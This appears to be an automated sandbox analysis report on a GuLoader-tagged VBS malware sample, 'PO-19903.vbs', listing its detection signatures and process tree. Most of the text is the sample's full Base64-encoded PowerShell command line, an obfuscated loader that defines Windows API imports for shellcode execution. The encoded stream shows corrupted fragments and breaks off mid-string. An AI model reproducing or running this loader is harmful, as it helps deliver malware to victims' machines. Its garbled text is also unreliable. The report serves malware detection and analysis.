ID: 625175
Sample Name: PO-19903.vbs
Cookbook: default.jbs
Time: 13:29:19
Date: 12/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

PO-19903.vbs


Overview

General Information

Sample Name:	PO-19903.vbs
Analysis ID:	625175
MD5:	0347b27843d88f..
SHA1:	2a2d6bcd2d8383..
SHA256:	1ab3aacaa62faa..
Tags:	GuLoader vbs
Infos:	



Detection




Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected GuLoader
- Wscript starts Powershell (via cmd …
- C2 URLs / IPs found in malware con…
- Potential malicious VBS script foun…
- Encrypted powershell cmdline option…
- Very long command line found
- Found a high number of Window / U…
- Queries the volume information (nam…
- Yara signature match
- Java / VBScript file with very long s…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 6420 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\PO-19903.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 2404 cmdline: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand "IwBEAGkAcwBkAGEAaQAgAEQA
aQBzAGgAdQBtAGEANQAgAFMAbwByAHQAIABUAEEARgBGAEUAIABDAHIAYQBtAHAAbwBvAG4AZAAgAEcAUgBvAE4AVABJAE4ARwBCACAAUAByAGUAYQBtAGIA
dQBsAGEAdAAzACAAQQBzAHMAaQBtAGkAbAA2ACAARgB1AHIAcwBlAG0AaQBkAGUAYgAgAEYAdQByAGkAZQBuAHMAZABlAGMAIABBAGwAYQByAG0AdQByAGUA
MgAgAEMAaABvAHIAaQBiACAASABVAE0ATwAgAEYASQBTAFQARQBMAFMAVABFAE0AIABTAHQAZQBnAGUAIABjAGgAZQBzAHMAZQAgAGIAYQByAHIAeQBtAG8A
cgAgAEEAbgBuAGcAcgBlAHQAaABlADMAIAANAAoAIwBSAGUAbQBpAG4AZwBsAGkANAAgAGUAcgBuAHIAIABCAGUAcwBwAHkAdAAgAFMAdQBsAHAAaABvAHoA
aQBuADgAIABWAEkAUgBHAFUATABBACAASQBGAFIARAAgAEYAbwByAGUAIABQAGwAdQByAGEAbAB2AGUAawBzADEAIABQAHIAbwBmAGkAbABlAG4AdQAgAG4A
bwBuAGYAbwAgAEkAbgBqAHUAcwB0ADkAIABOAG8AdQByAGkAcwBoAG0AZQBuADMAIAB0AG8AbQBhAGgAYQB2AGsAZQBuACAARQBzAHMAYQB5ADEAIABCAEwA
QQBBACAAdAByAGEAbgBzAG0AbwBnACAAaAB1AGwAawAgAGkAbgBsAGEAeQBlACAADQAKACMAawB2AGEAcgAgAEsAbwBiAGEAbgBnAGYAbwByADYAIABIAHkA
cABlAHIAYQByAGMANgAgAEcAQQBSAEQARQBSAE8AQgBFAE4AIABPAG4AYwBvAHMAcABoAGUAcgBlACAAQgB1AG4AZwBsAGkAbgAgAEIAQQBSAFkAVAAgAFQA
TwBNAEEAUwBUAEUAIABDAE8AUgBSAE8AQgBPAFIAQQBUACAAQwBZAEsARQBMAFAAQQBSACAAUwB0AGEAZABzAGwAZwAzACAAQgBhAGMAaQBsAG
wAZQBiACAAQgBMAFUAUgBUAEkATgAgAGEAZABtAGkAbgBpAHMAdAByACAATQBpAGwAaQBlAHUAYgAzACAAQgBsAGEAZABlAGwAZQA4ACAAYQBwAG8AbQBlAH
QAYQBiACAADQAKACMAUABlAGEAbAA4ACAASwBpAG4AZwA5ACAATwBwAG0AcgBrAGUAcgBjAG8AIABJAEQARQBMAEkARwBFAFMASQAgAFMAeQBzAHQAZQBtAG
EAdAA3ACAAUAByAGUAbwBwAGUAcgAzACAAUgBlAHMAbwAgAFMAUABBAEcATgBVAE0AIABMAGEAbgBkACAAcgBlAGMAawBvAG4AaQAgAGQAZQBwAHIAYQB2AG
UAcgAgAGYAYQByAHQAagBzAGYAbwByAHQAIABMAEEATgBOACAARwByAGkAZgBmAG8AbgBhAGcAMwAgAEEARgBTAEUAIABoAGoAcwBkACAAYQBuAGEAbAB5AH
MAZQBhAHIAYgAgAEEATQBVAEwAQQBTACAADQAKACMAdQBuAGoAbwBsAGwAeQAgAEkAbgBzAHQAcgB1AG0AZQBuACAARwBMAEEATABJAEkATgBHAEwAIABSAG
UAcwBvAGEAcAAgAFcAbwBtAGEAbgBpACAATABlAGcAZwBpAGUAcgA1ACAAVQBOAEIAUgBFAEEASwBJAE4ARwAgAE8AcgBpAGwAbABpAG8AIABhAGQAcgBlAG
EAIABBAEwAVABPAEwAQQBUACAARgBhAGcAbwAyACAASQBuAGYAbABhAG0AbQBhAHQANgAgAEMATwBDAEsATgBFAFkARABPAE0AIABTAFkATQBQAE8AUwBJAC
AAZwByAGEAdgBlAHIAZQB1ACAARgBPAFIAVQBEACAARgBBAFMAVABSAEUAUwBGAEkAIABLAG8AbgB0AHIAbwBsACAAUwBLAFIATABFAFYAIABBAE4AQQBMAF
kAVABJAEsARQBSACAAVQBOAEMAUgAgAFMAbwByAHQAcwByACAAdgBpAGQAbgBlAGYAcgBzACAARQBPAEMAQQBSAEIATwAgAFQAYQBrAHQAIABCAGUAdAB2AG
kAdgBsAGUAcgAzACAAVgBlAGwAYQByACAADQAKACMAUgBlAHYAYQBuAGMAaABlAHIAIABXAG8AcgBkAGEAYgBsAGUAcwAgAGwAbwB1AHMAaQBlAHIAbQBhAC
AAaQBuAGQAbABvAGcAcgBiAHIAbgAgAEEAdAB0AGEAIABSAEUAQgBMAE8AVwBOAEcAVQAgAFEAVQBFAEIAUgBJAFQASABDACAARwBSAE4AUwBFAE8AVgBFAF
IARwAgAGYAcgB5AHQAbABlAHIAbgBlAHMAIABMAEUATQBQAEUATABJAEcARQBTACAADQAKACMAYQBuAGQAZQBsAHMAcwAgAEMAYQBtAGIAYQBsAGwAbQA0AC
AAUwBvAHIAdABlAHIAaQBuAGcAIABMAG4AZwBzAHQAbABlAHYAZQBuACAAbwB1AHQAYgBvAHgAZQAgAFMASQBHAE4ASQBGAEkAQwBBAFQAIABNAGEAbgBhAC
AARABVAE4ASwBBAFIARAAgAFUAbgBzAGMAbwByACAAdAByAG8AbgBiACAAaAB5AHAAbwBoAGUAbQBpAGEAZwAgAE0AQQBUAFQARQBTAFQARQAgAGUAbgBnAH
IAbwBzACAARgBlAHIAaQAyACAAVQBOAEMATwBOAFYARQAgAE0AaQBuAGQAcwB0AGUAaABqACAATgBpAHQAcgBvAGcAZQBuACAAYwBoAGUAdgAgAEsAbwByAH
AANgAgAHMAdAB0AGUAZAAgAG0AaQBzAGsAcgBlAGQAIAB1AG0AZQBuAG4AZQBzAGsAZQAgAEcAYQBsAG8AcABsAG8AIABVAGQAcwBrAHIAaQB2ADIAIABNAE
EARwBOAEUAVABPAE0ARQBUACAAVABSAEkATABMAEkATwBOAFQASAAgAEgAQQBBAFIAQgBSAFMAVABFACAASQBtAG0AYQB0AGMANgAgAGQAcgB1
AGUAaAAgAFMAcwBsAGEAIABDAG8AdQBuAHQAcgB5AHIAbwAyACAATgBvAG4AZQB4ACAADQAKACMAQQBsAGkAcwBwAGgAZQBuACAAcwB1AGwAYQAgAGkAZABt
AG0AZQBsACAAVAByAGkAYgByAGEAYwAyACAAVABpAGwAZQBnAG4AZQBsACAAVQBuAGQAZQAgAGQAawBzAGQAIAB0AHUAagBhAHMAdQByACAAQwBpAHIAYwA4
ACAAQgByAG8AbwAgAEEAcABwAGUAMQAgAE8AawBzAGUAaAB1AGQAZQAgAG4AZQB0AHMAdAByAG8AZQBtACAAVABlAGsAbgBvAGwAbwBnADIAIABrAGwAbwBy
AGUAIABCAEEATABMAEEARABBSACAAVQBOAEYATABVAFQAVABFAFIARQAgAGIAbwB5AGsAbwAgAFQAaQBsAGIAcgBpAG4AZwBlACAAcABoAHkAcwBpACAARgBF
AEwAVwBPACAARwBlAG4AZQByAGkAcwBrAHQAdgA1ACAAUwB1AGsAawBlACAATABvAGQAZwBlAGEAcgB0ADMAIAANAAoAIwBVAG4AZQB2AGEAZABhACAARQBu
AGMAZQBwAGgAMgAgAHAAbwBsAGUAcgBlAG0AaQAgAHoAYQBrAGEAcgBpAGEAcwBzACAAcwBjAG8AbABBsACAAQgBvAGEAdABBsADcAIABTAGEAbQBhAHIAIABI
AHUAdABjAGgAaQAgAGEAYwBlAHQAYQBuAGkAbwBuACAASQBOAFQARQAgAFMAdAB1AGIAYgAgAGEAbABkAGUAIABMAGEAbQBiAGsAIABOAG8AbgByAGUAdABy
AGEAIABTAGsAYQBuAGQAYQBsAGUAaAAgAHAAcgBlAGMAZQBsAGUAYgByAGEAIABQAHIAbwB0AG8AcAByAGUAcwA1ACAAbABpAHYAcwBmAG8AcgBzAGkAIABV
AFAAQgBSAEkATQBBAE0AQgAgAFMASABJAFYARQAgAFUAbgBjAGEAMwAgAGsAcgBlAGEAdABpACAASABvAHYAZQBkAGEAZgBzACAAVwB1AGcAZwBsAGkAawAg
AA0ACgAjAFUATgBEAEcAQQBBAFIAVABBACAASwBuAHUAZAA3ACAAdAByAGEAcABwAGUAdAByAGkAbgAgAGYAaQByAGUAbQBhAHMAdABlAHIAIABVAE4ASQBO
AFQATwBYAEkAIABBAHIAYwBoAGUAIABSAEUARABVACAAbQB5AHgAbwBuACAATQB1AHQAdQBhAGwANQAgAGIAbABvAGsAcgAgAFMAdABpAGwAcwBrACAAQQBp
AGcAdQBpAGwAbABlAHMAcQA3ACAAcwBwAGUAdwBpAGUAIABQAGEAcwBrAG8AOAAgAEgAbwB2AGUAZAB0AHIAYQBwACAAUwBpAG8AdQAgAEMAcgBlAGEAdAB1
ACAATQB1AGcAZwAgAEEAUgBUAFcATwBSAEsAUwBLAE8AIABSAEEAQQBEAFkAUgBFAE4ARQAgAFAAbwBvAHIAbAA5ACAAQQBkAHYAbwBrAGEAdABmAG8AcgAg

AEEAYgBvAHIAdAAyACAAbQBvAHIAcwBlAGwAaQB6AGUAbgAgAA0ACgAjAG8AbQBtAGEAdABpAGQAaQAgAE0AVQBMAEwASQBHAEEATgBTAFUAIABCAGUAbgBl
AG4AZAA3ACAAcwBwAHIAagB0AGUAZwBpACAAQwBlAG0AZQBuADcAIABHAGUAbgBlAHIAYQB0AG8AcgBlACAAUwBOAEEAUABTAEUARgAgAEIATwBUAEEATgAg
AGkAbgBmAGEAIABGAGEAYQBtAGwAdABtAGUAdAAzACAAZgBpAHMAawBlAHIAawAgAEIAagByAGcAZQByAG4AZQBwACAAUwBhAGIAZQAyACAAQQBrAHQAaQBv
ACAARQByAGYAdQA3ACAARgB1AHMAaQBvAG4AZQByAGkAMgAgAEwAVQBEAE8AUwBUAEEATgBEACAAQgBBAFQASABPAFIAUwBFAEMAIAByAGUAdgBvACAAcwBh
AG4AcwBlAG8AcgAgAEEAZgBzAHQAaQBnADkAIABTAFQAUgBBAEYARgAgAEUAcgBrAGwAcgBpAG4AZwBzAG0AIABBAHIAYgBlAGoAZAAgAFMAcABlAGMAdAA3
ACAAUAByAG8AZwByAGEAbQA0ACAASgBPAFUATgBDAEkAIABQAHIAZQBvAHUAdABsACAAYQBzAHQAcgBvAGYAeQBzAGkAIABTAFQARQBOAFoARQBCAFIATgAg
AEEAcABwAG8AIABmAGkAbABtAG8AIABLAG8AbQBtAGEAZQByAHMAIAANAAoAIwBBAGIAZAB1AGwAcwB1AGYAMgAgAEMAaQB2AGkAbAA3ACAAQwBhAHIAYQBj
AGEAIABIAGUAbQBpAGgAeQBkAHIAbwAgAHAAbwBkAG8AZAB5AG4AaQBhACAAZwBhAGwAYQAgAEgARQBMAE8ARABFAFIATQBXACAAQQB1AGQAaQB0AGkAdgAg
AEgATwBNAEUAVwBPAFIAVABGAFIAIAB1AHAAcwByAGkAIABmAGwAZQB1AHIAZQB0AHQAZQByACAAcgBlAG0AYQB0ACAAdQBuAGUAeABjAGUAcgBwAHQAIABT
AHAAaQBsAGwAZQByAGUAbAA0ACAASQBOAEQASwAgAEcAcgBhAGQAZABhAGcAcwBoACAAbwBjAHUAbABhACAAQgBhAG4AdABhAG0AdgBnAHQAIABVAG4AZABl
ACAAVQBvAHAAcwBrAGEAYQByADcAIABMAHkAcwBwAHUAbgBrAHQAZQA1ACAAawBvAG0AbQBhAG4AZABvAGwAIABUAGkAbABiAGEAMgAgAA0ACgAjAFIAZQB2
AG4AZQByAG4AZQBwAHIAIABjAG8AbAB1AG0AYgAgAFMAeQBuAGQAIABVAE4ARwBMAE8AQgBVAEwAQQAgAE8AcABkAGUAIABIAGUAaQBrAG8AcwBhAG0AYQAg
AEIAYQBhAG4AZAA1ACAAYwBvAHMAdABvAGMAbABhACAAZgBhAG0AaQAgAEgAZQByAHMAYwBoADYAIABUAFIAVQBUAE0AVQBOAEQAIABBAG4AbABpAHMAbQA5
ACAATwBMAEkAQgBBAE4AVQBNACAATgBPAE0ASQBOAEEATABOACAASQBsAGQAZgB1AGcAbABzACAAZABpAHIAZQBjAHQAbwAgAFMAaABhAHAAZQAgAFUAcABh
AHMAcwBlAGwAaQBnACAAcABhAHIAYQBiAHUAIABXAGgAaQBmAGYAIABEAEkARwBFAEQARQBTACAAUwBrAGEAYQBuAHMAZQBsAHMAbAA0ACAAbwBwAHQAcgBr
AGsAZQAgAEUAcgBsAGEAZwB0AGUANwAgAHYAaQBlAGwAcwBlAGEAZgBmACAARgByAGkAbABBhAG4AMgAgAFMAZQBkAGEAbgBlACAAUwB5AG4AZQBvAG0AdAB2
AGkAcwA5ACAAdQBuAGMAaQBhAGwAcgBlACAASAB2AGEAbABmAGEAIAANAAoAIwBBAHYAaQBzAHMAcABhADcAIABvAGYAZgBiAGUAYQB0AHMAYgAgAEIAcgBp
AGcAZwBlAHIAbgBlAHMAIABTAHQAYQBuAGQAYQByAGQAdQA0ACAAVQBOAFMAUABFAEUARAAgAEEAbQBlAHIAaQBjAGEAbgBpACAAQwBZAFMAVABPAEwAIABV
AE4AUABFAE4AIABaAGUAdABhADkAIAB1AG4AYwByAHUAbQBwACAARQB1AHIAbwBwADgAIABGAG8AcgBzAHYAYQByADgAIABUAGUAbgBuAGkAcwBmAGkANgAg
AEUAdABpAHMAawA1ACAAUwBpAGEAbQBlAHMANQAgAGcAYQBsAGcAZQBuAGYAdQAgAE0AbwB0AGgAZQByAHMAbwBtADYAIABFAHIAZQBtADEAIABLAFkATABM
AEkATgAgAEEAbgBkAHIAZQBuAGkAZAAgAHAAaQBzAG8AdABlAGkAbgBjAGwAIABNAGUAdABhAHMAbwBtAGEAcwBpACAASQByAHIAYQB0AGkAbwAgAFYAQQBM
AEwATwBOAEUAUgBFAE4AIABTAGsAdQBsAGQAOAAgAEIASQBVAE4ASQBUAFkASwAgAA0ACgAjAEEAZABzAGIAbABvAHIAYwBoAGkANQAgAFEAdQBpAG4AcQB1
AGUAIABIAEUATQBJAEMARQAgAHUAZABrAG8AbQBtAGUAIABzAGsAYQByAGwAIABVAFAAUABVAEYARgBOAEUARwBSACAAUABJAE4ARQBTAEEAIABBAFQASABF
AFIATwAgAGYAbwByAHkAbgBnACAAdQBuAGMAbwBuAGYAaQBkACAASQBkAG8AbgBlAGkAIABPAHIAdABoAG8AZABvAHgAaQAyACAAcwB0AHkAcgBlACAAYQBm
AGQAZABlACAAUwBMAFUAVABBUAEUARABFACAADQAKACMARABJAEEAQwBPAE4ASQAgAEsAdgBhAG4AdABpAHQANQAgAHUAbgBkAGYAbAB5AGUAZA
BlACAAUAByAGEAZQBzACAAVABVAFAARQBLAFMATwBNAE4AIABkAGUAbQBlAG4AdAAgAFQAbQByAGUAcwAgAEEAbgB0AGUAbQBhAHIAZwA1ACAAQQB2AG8Adw
BlAGkAbgBkADkAIABwAHIAaQBiACAASABFAEwASQBOAEcAIAANAAoAIwBTAEkARABFAE8AUgBEAE4AIABHAGEAbAB2AGEAbgBvAHAAIABTAHkAZgBpAGwAOA
AgAGMAeQBkAGkAcABwAGkAIABTAGgAYQBtAGEAbgAgAEcAdQBhAG4AcwAgAFMAbABhAHAAcABlAHIAMQAgAEUAbgBzAHUAIABTAHQAdQBkAHkAcwBmAHUAIA
BjAGUAYwBpACAAQQBmAHQAZQBuADcAIABzAGwAYQBwAHAAZQBsACAAVABSAEkAVABBPAE4ARQAgAE0AdQBzAGkAYwBsAGkANQAgAEgAZQByAHQA
dQBnAGQAbQBtAGUAIABmAG8AcgBtAGEAbgBlAG4AZAAgAGIAcgBhAGkAbABsAGUAcwBkAGkAIABIAE8ATQBFAEwASQAgAFAATABBFAEEAIABwAHUAcgBpAGYA
aQBjAGEAdAAgAEYAQQBMAEIAWQBEAEUATABTAEUAIAANAAoAIwBJAE4AVABSACAARwByAGEAdgBsAHMAdgBhAHIAbQAgAG0AdQBzAGkAawBoAGEAIABDAGgA
YQBpAHIAbQA0ACAARgByAGkAYgBvAHMAcwBhADUAIABUAGkAbABBzAG0AdQBkADUAIABkAHkAcwBmAHUAbgAgAGsAaABhAHIAbwAgAFYAZQByAGQAIABTAFUA
UABFAFIAIABJAG4AYQBwAHAAZQB0ACAAQwBPAE8ATABOAEUAUwBTAEUAUwAgAEIAYQBnAHYAIABGAGwAbwByAGkAZgAgAEEAcgBjAGkAZgBvACAAUAB0AHkA
YQBsADQAIABQAGEAZABzAGEAIABTAGsAYQBhAGwAMwAgAEQAVQBMAEwAWQBlAEoATABQACAAUwBtAGkAdABzADIAIABGAGwAeQB2AGUAIABUAHIAbwBsAGQA
ZABvAG0AcwA5ACAAdQBmAG8AcgB1ACAAdQBuAHYAbwAgAEQAUgBBAEcATgAgAGYAYQBuAHQAYQBzAGkAbAAgAA0ACgAjAEYAcgB5AGcAdABlAGcAbwBvAGQA
IABNAGEAZwBuAGUAIABTAHQAeQByAGUAZgBqAGUAcgBlACAAVABpAG4AZgB1ACAAcABpAG4AZgAgAG4AZAB0AHYAdQBuACAAUwBlAGsAcwB1AGEAIABUAGkA
bABzAHQAbgBpADcAIABWAHIAZABpAHAAYQA4ACAAVQBuAGYAYQB2AG8AcgA5ACAAUwB0AGEAbAA2ACAAdABvAHAAYwBvAGEAdABpAG4AIABHAE8ARABBLACAA
TgBhAGcAcwBtAGEAbgAgAEwAVQBUAEkAUwBUAFMAVQBEAEUAIABCAEUATABMAEEARAAgAFAAYQBsAHQAIABPAHAAcwB0ACAAQwBJAFIAQwBVACAASwBsAGEA
bQByAGUAIABhAGYAZwByAGYAdABlACAARgByAGUAbQBrAGEAbABkAGUAIAANAAoAIwBhAG4AYQBsAHkAcwBlAG0AIABGAHIAeQBkAGUAZgB1AGwAMQAgAFQA
dQBiAGUAcgAgAEsAdQBzAGkAbgBlACAARAB5AGsAawBlACAARQBtAHAAYQB0AGkAcwBrAGsAbwAgAEYAcgBkAGkAZwBnAHIANAAgAE8AcgBnAGEAbgBpAHMA
MQAgAFAAYQBsAG0AYQB0AGkAIABNAEUARABBEAEUATABNAEEAIABNAGUAbgBzAHUAcgBhAHQAaQBvADgAIAB0AGEAYgBlAHIAcwByACAARgBJAFIATQBJAE4A
VABFAFIAQQAgAEEAZgBsAGEAZABzAGsAcgBtAG0AIABCAGEAawBsAHkAZwB0AGUAcgBuADkAIABQAEUAQQBTAEEATgBUACAAdABpAGwAZwAgAFMAdABhAHIA
ZQBkADYAIABCAG8AcgB0AHMAbABnAGUAbgAgAFMAVgBFAEwAVABFAFMASwBFAEwAIABDAGkAbABpAGkAdQBtAHAAbwBsADEAIABCAEUAVgBJAEQAUwBUAEcA
UgBHACAAZABkAG4AaQBuAGcAIABHAEEATQBFAFMAVABBSAEUAUwBTACAAcABsAGoAbgBpAG4AZwAgAFMAcABvAG4AZABpAHMAawBlADgAIABOAGkAZABvACAA
awByAGEAawBpAGwAZQByAG4AIABBAGYAcwBlAHIAaQBsAGwANAAgAA0ACgAjAFUAbgBkAGUAcgBsAGUAdgBlACAAQQBtAHkAbwBzAHQAaABlADgAIABPAHIA
awBuAGUAeQAgAHMAdAB1AGQAcwBuAGkAbgBnAGUAIABzAGUAcgBhAHUAYgAgAEQAQQBOAE4ARQBCAFIATwBHACAAUwB2AHIAZABsAGkAIABUAHIAaQBvAHAA
cwBzAGsAYQB0ADIAIABSAE8AVABBUAEUARgBMAEQARQBSACAASwB2AGEAcgB0ACAAcwBoAGEAdwBsAGwAaQBrAGUAbQAgAGQAYQBhAHMAIABLAEEAUwBUAE4A
SQBOAEcARQAgAEYAZQBlAGQAZQAyACAAZQBtAGIAZQBkAHMAZQBrAHMAIABWAGUAbABBnAHIAZQByACAAQwBvAGcAaQB0AGEAIABQAGEAaABhACAAYgByAG4A
ZABzACAAVABSAFkASwBNAEEAIABTAHkAbgBsADkAIABDAGwAaQB0AG8AcgBvAG0AOQAgAEEAbgBuAHUAbgA4ACAAVQBOAEkAUgAgAFUATgBXAEUAIABPAHAA
aQBuAGkAIABVAGQAYQBkAHYAZQAgAGkAbgBkAGkAYQBuACAAUgBVAEIATgAgAEEAbABBpAGcAaAB0ACAAUwB0AHYAbABlAHQAdABlACAADQAKACMAYQBsAGwA
bwBwAGEAIABTAGUAcwBhACAAQQBuAGkAbQBhAGwAIABJAE0ATQBJAEcAUgBBACAAUwBwAHIAagB0AGUAbgAgAE4AbwBvAGQAbABpAG4AZwAgAEwAYQBjAHEA
dQBlAHIANAAgAEIAQgBDAE0AVQBUAFQARQAgAGEAYgB1AHoAIABBAGwAZwBlAHYAawBzACAAQwBoAGEAcgBtAGUAdAByADEAIABUAGgAZQBuAGMAZQBmAG8A
cgAyACAAVABpAG4AcwBlAGwAcgAxACAAUwBsAHYAcwBuAG8AcgBlACAAdQBuAHMAYQB3ACAASABVAEwAVwBPACAAaABqAHQAcwBpAGQAIABhAGYAcwBsACAA
DQAKACMAUgBPAFMARQBPACAARgBBAEIAUgBJAEsARQBSACAAUABFAE4AVAAgAFMAbABBhAGcAIABxAHUAYQB2AGUAcgBlAGQAZABlACAAdAByAGUAZABvAGIA
bAAgAGMAZQBuAG8AZwBlAG4AIABVAEgASgBMAFAAUwAgAGIAZQBnAHIAbABBpACAAUABSAE8AQgBMAEUATQAgAFQAaABlAHIAYQBwAHMAaQBkADQAIABUAHIA
bgByAG0AaQBjAHIAbwBwACAAVQBuAGEAcgA3ACAAUABSAEUASgBVACAASAB2AGkAbABlAGQAYQBnAGUAbgAgAEwAeQBnAHQAZQBwAGwAdwBoAGkANQAgAEwA
YQB2AGkAcwBoAGUAcwAxACAAYgBvAG8AawBzAGUAbABBsAGkAbgAgAHMAbwBlAGsAbwBlAHMAawB2AGkAIABkAG8AcgB0ACAAUgBlAG4AZABlAGcAcgBhAHYA
bgAgAA0ACgAjAE4AaQB2AGUAYQA1ACAAYwBvAG4AYwBsAHUAcwBpAGIAIABTAFAARQBFAFIASQBOAEcAIABTAHUAcABlAHIAbwBmAGYAaQBjACAARwBhAG4A
ZwBsAGkAbgBqAGUAcwAzACAAYQBzAGMAaAAgAFIAZQBzAGkAZABlAG4AIABTAFQASgBGAGEkATABUAFIARQAgAHUAbgBpAHQAdABlACAATABBFAEcARQBSAEUA
RABFACAAcwB0AGUAcgAgAGkAZABlAGUAcgAgAE8AcABrAGwAYgBiAGUAbgB2AG4AIABTAGUAcgBlAGEAbgAgAHMAbABBhAHYAZQAgAA0ACgAjAHQAeQByAGEA
bgBuAGkAIABiAG8AZwBlAG4AcwAgAEgAQQBOAEQARQBMAFMARgBPAFIAIABFAHAAaQBrAGUAcgAgAFYARQBEAFIATwBFACAAUABhAHIAZQAgAEkAbgB0AHIA
dgBhAHMAIABQAGUAdAByAG8AZwBlAG4AeQAyACAAQQBzAHMAZQBuAGQAZQBuACAAUwB1AGcAYQByAGkAbgBnACAAaQBjAGgAdABoAHkAbwBzAGEAdQAgAA0A
CgAjAEwAYQBuAGQAbQBhAHMAcwA0ACAAUgBiAGEAcgBlAHMAcAA2ACAAUAByAGUAYwBlAGwAZQBiAHIAYQAgAFAAYQBzAGkAZwBhAG4AZwBnADUAIABVAG4A
cgBlAG4AdQBuAGMAIABCAEEARwBTAFQAIABTAFQASgBHAFIATgAgAFUAbgBwAHIAZQBmAGUAcgAgAFQATQBSAEUAIABMAG8AZAB0AHIAawBuAGkAbgBnACAA
QwBvAG4AdgAxACAAVgBBAEUAUgBOAEUAIABoAG8AbABBhACAAZQB4AHAAZQByAGkAbQBlACAAVAB5AGsAawBlAHMAcABsAGEAZAAxACAARQBVAFAAATAAgAFAA
bwBzAHQAcAByAG8AagBlACAAUABsAG8AdgBmAHUAcgBlAHMAOAAgAEEAcgBiAGUAagBkADMAIAB0AG8AYgBhAGsAIABSAGEAZABpAG8ANgAgAEEAUwBQAEkA
UQAgAEMAbwBuAHIAYQBkAGgAZQBrADEAIABTAG4AYQByAGkAOQAgAEkAbQBpAHQAYQB0AGkAOAAgAEsAYQBnAGUAbQBhAGQANwAgAEEAZgBnAHUAZABzACAA
DQAKACMAVQBOAFAASAAgAEYAcgBlAHIAOAAgAFIAZQBkAGkAIABIAG8AdgBlADQAIABEAEEAVABBAEIAQQBTAEUAUwAgAFQASQBMAEIAQQBHACAAUgBvAHQA
dABlAHIAbgBlACAAcwBhAG4AcwBlAG8AcgBnAGEAbgAgAHMAcQB1AGkAcgB0ACAATwBtAG8AcABsAGEAdABvAHMAYwAgAFIAcwBrAG4AIABLAHkAbABBsADkA
IABUAE8ATgBFAEQAUwBLAEkARgAgAEMAbwBhAGMANwAgAHMAcABvAG4AZwB5AHMAIABLAGEAdAB0AGUANwAgAEgAeQBkAHIAbwB0AGgAZQByAGEANgAgAEMA
TwBNAFAAUgBFAEgARQAgAFMAYQB4AG8AIABQAEEAUABJAFIAVAAgAGIAYQByAHkAZQAgAHIAYQB0AG8AbgBmAG8AcgBlAGQAIAANAAoAIwB1AG4AZABlACAA
QQBNAFAASABBJAFAATwBEACAAUwBwAHIAbwBnAGYAbwA2ACAAYgBvAG4AZAAgAEEATABBUAFMAVAAgAEMAaABhAG4AZwBvAGEAbgBhAG4AIABQAEEAVQBSAE8A
UAAgAEYAbwByAG0AaQBuACAATABvAHYAcAByAGkAcwBmAHIAZQA3ACAARQB4AGMAbwBjAHQAaQA2ACAAVABBAEsAVABTACAAQQBuAHQAaQBlAG0AcABpAHIA
aQA3ACAARwBhAHIAbgBlAHIAaQBuAGcAZQAgAFAATABBBAE4AWABBUACAASwBOAEkAVgBNACAAdgByAGQAaQByAGUAZAB1ACAAUABvAGwAeQBjAGgAbwByACAA
ZQBsAGkAcwBvAHIAcwBoACAAVgBpAHQAZQBzAHMAZQAyACAAcwBlAHMAcwBpACAAQgBvAHIAdABsAGUAZAB0AGUAIABLAEEATgBEAEkAUwBFAE4ASwAgAEcA
aQBuAHMAaQA0ACAASwBVAE4AUwBUAE0AVQBTAEUAIABQAGEAcgBlAHIAaQBuACAAUwBRAFUAVQBTAEgATwBLAFUATAAgAG0AYQB0AHIAaQBjAHUAbABBhAHQA
IABEAGkAbQBzAHMAcwBtADQAIABTAEUAUwBUAEkAQQBOACAAUgBlAGgAYQBiAGkAbABBpAHQAIAANAAoADQAKAA0ACgBBAGQAZAAtAFQAeQBwAGUAIAAtAFQA
eQBwAGUARABlAGYAaQBuAGkAdABpAG8AbgAgAEAAIgANAAoAdQBzAGkAbgBnACAAUwB5AHMAdABlAG0AOwANAAoAdQBzAGkAbgBnACAAUwB5AHMAdABlAG0A
LgBSAHUAbgB0AGkAbQBlAC4ASQBuAHQAZQByAG8AcABTAGUAcgB2AGkAYwBlAHMAOwANAAoAcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGMAbABhAHMA
cwAgAEYAbwByAGwAeQA5ADEADQAKAHsADQAKAFsARABsAGwASQBtAHAAbwByAHQAKAAiAGcAZABpADMAMgAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQA
aQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEUAbgB1AG0ARgBvAG4AdABzAEEAKABzAHQAcgBpAG4AZwAgAEYAYQBCAEwARQAsAHUAaQBuAHQA
IABLAG8AbgBnAGUAaAB1AHMALABpAG4AdAAgAEQAaQBzAHYAbwBpAGMAZQBhAG8ALABpAG4AdAAgAEYAbwByAGwAeQA5ADAALABpAG4AdAAgAE0AYQBpAG4A
YQBzAGMAaABlACwAaQBuAHQAIABNAG8AcgBhAGwAaQB0ADEALABpAG4AdAAgAFQATwBSAEUAQQBEAE8AKQA7AA0ACgBbAEQAbABBsAEkAbQBwAG8AcgB0ACgA
IgBLAEUAUgBOAEUATAAzADIAIgAsACAARQBuAHQAcgB5AFAAbwBpAG4AdAA9ACIAQwByAGUAYQB0AGUARgBpAGwAZQBBACIAKQBdAHAAdQBiAGwAaQBjACAA
cwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAAVgBpAGEAYwAoAFsATQBhAHIAcwBoAGEAbABBBAHMAKABVAG4AbQBhAG4AYQBnAGUA
